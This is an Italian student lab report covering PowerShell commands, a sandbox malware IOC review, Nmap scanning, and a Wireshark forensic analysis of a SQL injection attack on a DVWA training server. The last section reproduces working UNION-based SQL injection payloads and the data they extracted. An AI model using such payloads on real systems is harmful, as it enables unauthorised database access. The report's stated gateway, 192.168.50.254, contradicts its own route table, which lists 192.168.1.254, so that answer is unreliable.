Report Esercitazione: Cyber Security & Ethical Hacking

Autore: Mirko Ferrario

Data: 20/02/2026


INDICE

ESERCIZIO 1: WINDOWS POWERSHELL


Parte 1 e 2: Accedere alle console ed esplorare i comandi

Per iniziare, ho aperto sia il tradizionale Prompt dei Comandi di Windows sia la console PowerShell per confrontare il comportamento.

- **Passaggi eseguiti:** Ho lanciato il comando dir in entrambe le finestre. Successivamente ho testato il comando ipconfig.
- **Output del comando dir**
    - Risposta: In entrambe le console ho ottenuto l'elenco dei file e delle directory. Tuttavia, ho notato che PowerShell formatta l'output in modo più strutturato (come oggetti), mostrando colonne dettagliate come "Mode", "LastWriteTime", "Length" e "Name", risultando più leggibile rispetto al testo semplice del Prompt dei Comandi.





```
 Numero di serie del volume: C64B-033E

 Directory di C:\Users\mirko

26/12/2025  16:11    <DIR>          .
08/06/2025  15:33    <DIR>          ..
19/12/2025  10:35               176 .packettracer
13/02/2026  19:26    <DIR>          .VirtualBox
05/12/2025  10:19    <DIR>          .vscode
19/12/2025  10:37    <DIR>          Cisco Packet Tracer 9.0.0
09/06/2025  01:23    <DIR>          Contacts
09/06/2025  02:19    <DIR>          Desktop
23/11/2022  12:28    <DIR>          Documents
13/02/2026  19:05    <DIR>          Downloads
09/06/2025  01:23    <DIR>          Favorites
23/11/2022  16:05       130.774.504 GeForce_Experience_v3.26.0.154.exe
09/06/2025  01:23    <DIR>          Links
09/06/2025  01:23    <DIR>          Music
20/02/2026  09:49    <DIR>          OneDrive
09/06/2025  01:23    <DIR>          Saved Games
09/06/2025  01:23    <DIR>          Searches
06/02/2026  18:01    <DIR>          Videos
13/02/2026  12:18    <DIR>          VirtualBox VMs
               2 File    130.774.680 byte
              17 Directory  103.936.372.736 byte disponibili
```



```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Installa la versione più recente di PowerShell per nuove funzionalità e miglioramenti.

PS C:\Users\mirko> dir


    Directory: C:\Users\mirko


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        13/02/2026     19:26                .VirtualBox
d-----        05/12/2025     10:19                .vscode
d-----        19/12/2025     10:37                Cisco Packet Tracer 9.0.0
d-r---        09/06/2025     02:23                Contacts
d-----        09/06/2025     03:19                Desktop
d-----        23/11/2022     12:28                Documents
d-r---        13/02/2026     19:05                Downloads
d-r---        09/06/2025     02:23                Favorites
d-r---        09/06/2025     02:23                Links
d-r---        09/06/2025     02:23                Music
dar--l        20/02/2026     09:49                OneDrive
d-r---        09/06/2025     02:23                Saved Games
d-r---        09/06/2025     02:23                Searches
d-r---        06/02/2026     18:01                Videos
d-----        13/02/2026     12:18                VirtualBox VMs
-a----        19/12/2025     10:35            176 .packettracer
-a----        23/11/2022     16:05      130774504 GeForce_Experience_v3.26.0.154.exe
```

- **Risultati comando ipconfig**
    - I risultati di ipconfig sono identici in entrambe le interfacce, poiché PowerShell supporta l'esecuzione dei comandi legacy fornendo le stesse informazioni di connettività e navigazione.





Parte 3: Esplorare i cmdlet


Ho approfondito la struttura dei comandi di PowerShell (cmdlet), formati da verbo-nome.

- **Passaggi eseguiti:** Ho digitato Get-Alias dir nel prompt di PowerShell per scoprire quale fosse il vero comando dietro l'alias.
- **Qual è il comando PowerShell per dir?**
    - Risposta: L'output Alias dir -> Get-ChildItem mi conferma che il comando nativo di PowerShell per elencare il contenuto di una directory è Get-ChildItem.

Parte 4: Esplorare il comando netstat usando PowerShell

Ho usato PowerShell per compiere analisi di rete sul mio sistema operativo.

- **Passaggi eseguiti:** Ho visualizzato l'help con netstat -h e la tabella di routing con netstat -r. Dopodiché, ho aperto PowerShell con privilegi di amministratore e ho eseguito netstat -abno per mappare le connessioni attive ai relativi processi.





```
PS C:\Users\mirko> netstat -r
===========================================================================
Elenco interfacce
  4...0a 00 27 00 00 04 ......VirtualBox Host-Only Ethernet Adapter
 11...ac 5a fc c4 d0 52 ......Microsoft Wi-Fi Direct Virtual Adapter
 13...ae 5a fc c4 d0 51 ......Microsoft Wi-Fi Direct Virtual Adapter #2
  3...00 ff 07 8a 12 b6 ......TAP-Windows Adapter V9
  8...ac 5a fc c4 d0 51 ......Intel(R) Wi-Fi 6E AX211 160MHz
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Tabella route
===========================================================================
Route attive:
     Indirizzo rete            Mask          Gateway     Interfaccia Metrica
          0.0.0.0          0.0.0.0    192.168.1.254    192.168.1.137     50
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
      192.168.1.0    255.255.255.0         On-link     192.168.1.137    306
    192.168.1.137  255.255.255.255         On-link     192.168.1.137    306
    192.168.1.255  255.255.255.255         On-link     192.168.1.137    306
     192.168.50.0    255.255.255.0         On-link      192.168.50.1    281
     192.168.50.1  255.255.255.255         On-link      192.168.50.1    281
   192.168.50.255  255.255.255.255         On-link      192.168.50.1    281
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link      192.168.50.1    281
        224.0.0.0        240.0.0.0         On-link     192.168.1.137    306
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link      192.168.50.1    281
  255.255.255.255  255.255.255.255         On-link     192.168.1.137    306
===========================================================================
```

- **Qual è il gateway IPv4?**
    - Risposta: Analizzando la "IPv4 Route Table", in corrispondenza della "Network Destination 0.0.0.0", ho individuato il mio gateway predefinito che risulta essere 192.168.50.254.

- **Quali informazioni puoi ottenere dalla scheda Dettagli e dalla finestra di dialogo Proprietà per il PID selezionato?**
    - Risposta: Dopo aver isolato un PID tramite netstat -abno, l'ho cercato nella scheda Dettagli di Gestione Attività (Task Manager). Qui ho potuto scoprire il nome esatto dell'eseguibile (es.chrome.exe), il consumo di CPU/Memoria e una descrizione. Aprendo le "Proprietà", ho trovato ulteriori dettagli vitali come il percorso esatto del file sul disco e la firma digitale del produttore, informazioni fondamentali per individuare eventuali processi malevoli nascosti.


```
[chrome.exe]
 TCP    192.168.1.137:49972    192.168.1.254:53       TIME_WAIT       0
 TCP    192.168.1.137:50061    52.84.143.28:443       ESTABLISHED     23540
```





Parte 5: Svuotare il cestino usando PowerShell

- **Passaggi che ho eseguito:** Mi sono assicurato di avere dei file nel Cestino, poi ho lanciato il comando clear-recyclebin confermando con "s".



- **Cosa è successo ai file nel Cestino?**
    - Risposta: I file sono stati eliminati in modo definitivo senza bisogno di alcuna interazione con l'interfaccia grafica di Windows.
- **Domanda di Riflessione:** Comandi PowerShell utili per un analista di sicurezza.
    - Risposta: Facendo ricerca, ho individuato diversi cmdlet essenziali per il mio lavoro:
        1. Get-Process: per monitorare tutti i processi attivi alla ricerca di anomalie.
        2. Get-WinEvent / Get-EventLog: per estrarre e analizzare rapidamente i log di sistema (es. tentativi di accesso falliti).
        3. Get-FileHash: per calcolare l'hash di file sospetti e confrontarli con database di intelligence sulle minacce.

ESERCIZIO 2: STUDIO IOC (Piattaforma Any.Run)

In questo esercizio è stato richiesto di analizzare un report di esecuzione malware sulla sandbox Any.Run.

URL della Task:
https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281/

File analizzato: Jvczfhe.exe (scaricato originariamente da GitHub).

Report della Minaccia

1. Verdetto della Sandbox: La piattaforma ha etichettato il file con "Malicious activity". Pur non indicando una firma virus esatta, le azioni compiute dal file sono tipiche di un malware in esecuzione.

2. Indicatori Comportamentali: Durante l'analisi del processo esecutivo, ho riscontrato diversi comportamenti sospetti:

- **Creazione di processi secondari:** L'eseguibile principale ha lanciato un altro file (Muadnrd.exe) e ha richiamato il prompt dei comandi di Windows (cmd.exe). Questa è una tecnica comunemente usata dai downloader o dropper per eseguire script dannosi.
- **Tecniche di evasione:** Ho notato l'utilizzo del comando di sistema timeout.exe. I malware lo usano spesso per "addormentarsi" per qualche secondo/minuto al fine di ingannare e bypassare l'analisi automatica degli antivirus.
- **Ricognizione di sistema:** Il malware ha verificato i "Trusted settings" di Windows e di Internet Explorer, cercando di mappare il livello di protezione della mia macchina.
- **Manipolazione di file legittimi:** L'attività ha mostrato un potenziale "drop o overwrite" sull'eseguibile firefox.exe, indicando un chiaro tentativo di Process Hollowing o mascheramento.
- **Traffico di Rete:** Sono state stabilite connessioni verso porte non standard, forte segnale di comunicazione con un server di Comando e Controllo (C2).

3. Conclusioni: Il file non presenta una configurazione in chiaro (nessuna "Malware Configuration" estratta) né stringhe malevole statiche evidenti, suggerendo che sia altamente offuscato. Dato il forte comportamento evasivo e manipolatorio, ho classificato il rischio come altissimo: questo file non va mai eseguito su un PC host, ma solo all'interno di un ambiente isolato (VM).

BONUS 1: Esplorazione di Nmap

In questa sezione ho utilizzato l'utility Nmap per la scoperta della rete e la scansione delle porte, passaggi fondamentali per la fase di ricognizione.

Parte 1: Esplorazione tramite manuale (man pages)

- **Passaggi che ho eseguito:** Ho aperto il terminale sulla macchina virtuale CyberOps e consultato il manuale con man nmap.
- **Cos'è Nmap? Per cosa viene usato?**
    - Risposta: Nmap (Network Mapper) è uno strumento open source progettato per l'esplorazione rapida di reti ampie e per l'audit di sicurezza. Viene usato per scoprire quali host sono disponibili, quali servizi offrono, i sistemi operativi in esecuzione e il tipo di firewall in uso.
- **Cosa fa l'opzione -A?**
    - Risposta: Abilita una scansione avanzata e aggressiva che include il rilevamento del sistema operativo, il rilevamento delle versioni dei servizi, l'esecuzione di script Nmap (script scanning) e il traceroute.
- **Cosa fa l'opzione -T4?**
    - Risposta: Configura un profilo di temporizzazione per un'esecuzione molto più veloce della scansione.

Parte 2: Scansione delle Porte Aperte

1. Scansione del Localhost

- **Passaggi eseguiti:** Ho lanciato nmap -A -T4 localhost.
- Porte e servizi aperti / Software che fornisce i servizi:
    - Porta **21/tcp (aperta)** - Servizio: **ftp** - Software: **vsftpd 3.0.5** (con login anonimo permesso).
    - Porta **22/tcp (aperta)** - Servizio: **ssh** - Software: **OpenSSH 10.0** (protocollo 2.0).

2. Scansione della Rete

- **Passaggi eseguiti:** Ho identificato il mio indirizzo IP tramite ip address e ho calcolato la mia subnet. Dopodiché ho scansionato la rete.

- **Indirizzo IP e Subnet Mask VM / Rete di appartenenza:**
    - L'indirizzo IP della mia VM CyberOps è 192.168.50.17 con Subnet Mask /24 (255.255.255.0). Appartengo alla rete 192.168.50.0/24.


- **Comando utilizzato:** nmap -A -T4 192.168.50.0/24
- **Quanti host sono attivi?**
    - Risposta: La scansione ha rilevato **3 host attivi**.

- **Elenco Indirizzi IP ed elenca servizi:**
    - Risposta:
        1. 192.168.50.15: È l'IP della mia VM Kali Linux. Attualmente ha 1000 porte chiuse/ignorate (non espone servizi di default per motivi di sicurezza).
        2. 192.168.50.17: La mia VM CyberOps (servizi FTP e SSH aperti).
        3. 192.168.50.18: Un altro host rilevato sulla rete (porte chiuse).

Parte 3: Scansione di un server remoto

- **Qual è lo scopo del sito scanme.nmap.org?**
    - Risposta: È un server fornito dal team di Nmap che autorizza esplicitamente gli utenti a effettuare test di scansione per scopi didattici, a patto di non causare disservizi.
- **Comando eseguito:** nmap -A -T4 scanme.nmap.org

- **Analisi dei risultati:**
    - **Quali porte e servizi sono aperti?**
        - 22/tcp (ssh) - OpenSSH 6.6.1p1
        - 80/tcp (http) - Apache httpd 2.4.7
        - 9929/tcp (nping-echo)
        - 31337/tcp (tcpwrapped)
    - **Quali porte e servizi sono filtrati?**
        - 25/tcp (smtp)
    - **Qual è l'indirizzo IP del server?**
        - 45.33.32.156
    - **Qual è il sistema operativo?**
        - Linux (specificamente una distribuzione Ubuntu, confermata anche dalle versioni di Apache e SSH).



- **Domanda di Riflessione:** Come può Nmap aiutare con la sicurezza della rete? Come può essere usato da un attore malevolo?
    - Risposta: Nmap è un'arma a doppio taglio. Un amministratore di rete (difensore) lo utilizza per fare un inventario degli asset, mappare la rete e verificare che non vi siano porte aperte accidentalmente, correggendo le vulnerabilità prima che vengano scoperte. Un hacker (attore malevolo) lo usa nella fase di footprinting esattamente per lo stesso scopo: individuare servizi esposti o non aggiornati per usarli come vettore di ingresso nel sistema.

Bonus 2: Attacco a un database MySQL

In quest'ultimo laboratorio, ho vestito i panni di un analista forense utilizzando Wireshark per analizzare un file PCAP (SQL_Lab.pcap) contenente la registrazione di un attacco SQL Injection contro un server.

Indirizzi IP coinvolti nell'attacco

Dalle prime righe della cattura, ho identificato 10.0.2.4 (l'aggressore) e 10.0.2.15 (il server vittima).

Analisi dell'Attacco (Seguendo il Flusso HTTP)

Passo 1: Identificazione della Vulnerabilità

Ispezionando il pacchetto alla riga 13 (tramite Segui > Flusso HTTP), ho visto che l'aggressore ha iniettato la stringa 1=1. Poiché questa affermazione logica è sempre vera, il database non ha restituito un errore di login, ma ha stampato i dettagli del primo utente (admin), confermando all'hacker la presenza della vulnerabilità.

```
                </form>
                <pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
```

Passo 2: Furto di Informazioni di Base


Nel pacchetto 19 , l'aggressore ha eseguito: 1' or 1=1 union select database(), user()#. Leggendo la risposta in blu nel flusso TCP, ho scoperto che il nome del database (First name) è **dvwa** e l'utente amministratore del database (Surname) è **root@localhost**.

```
                </form>
                <pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: ad
min</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre><
pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1
=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union
select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select databa
se(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
        </div>
```

Passo 3: Identificazione della Versione

Dal pacchetto 22 , tramite il comando 1' or 1=1 union select null, version ()#, ho rintracciato la versione del software.

- **Qual è la versione?**
    - Risposta: In fondo all'output la versione rilevata è **5.7.12-0ubuntu1.1**.

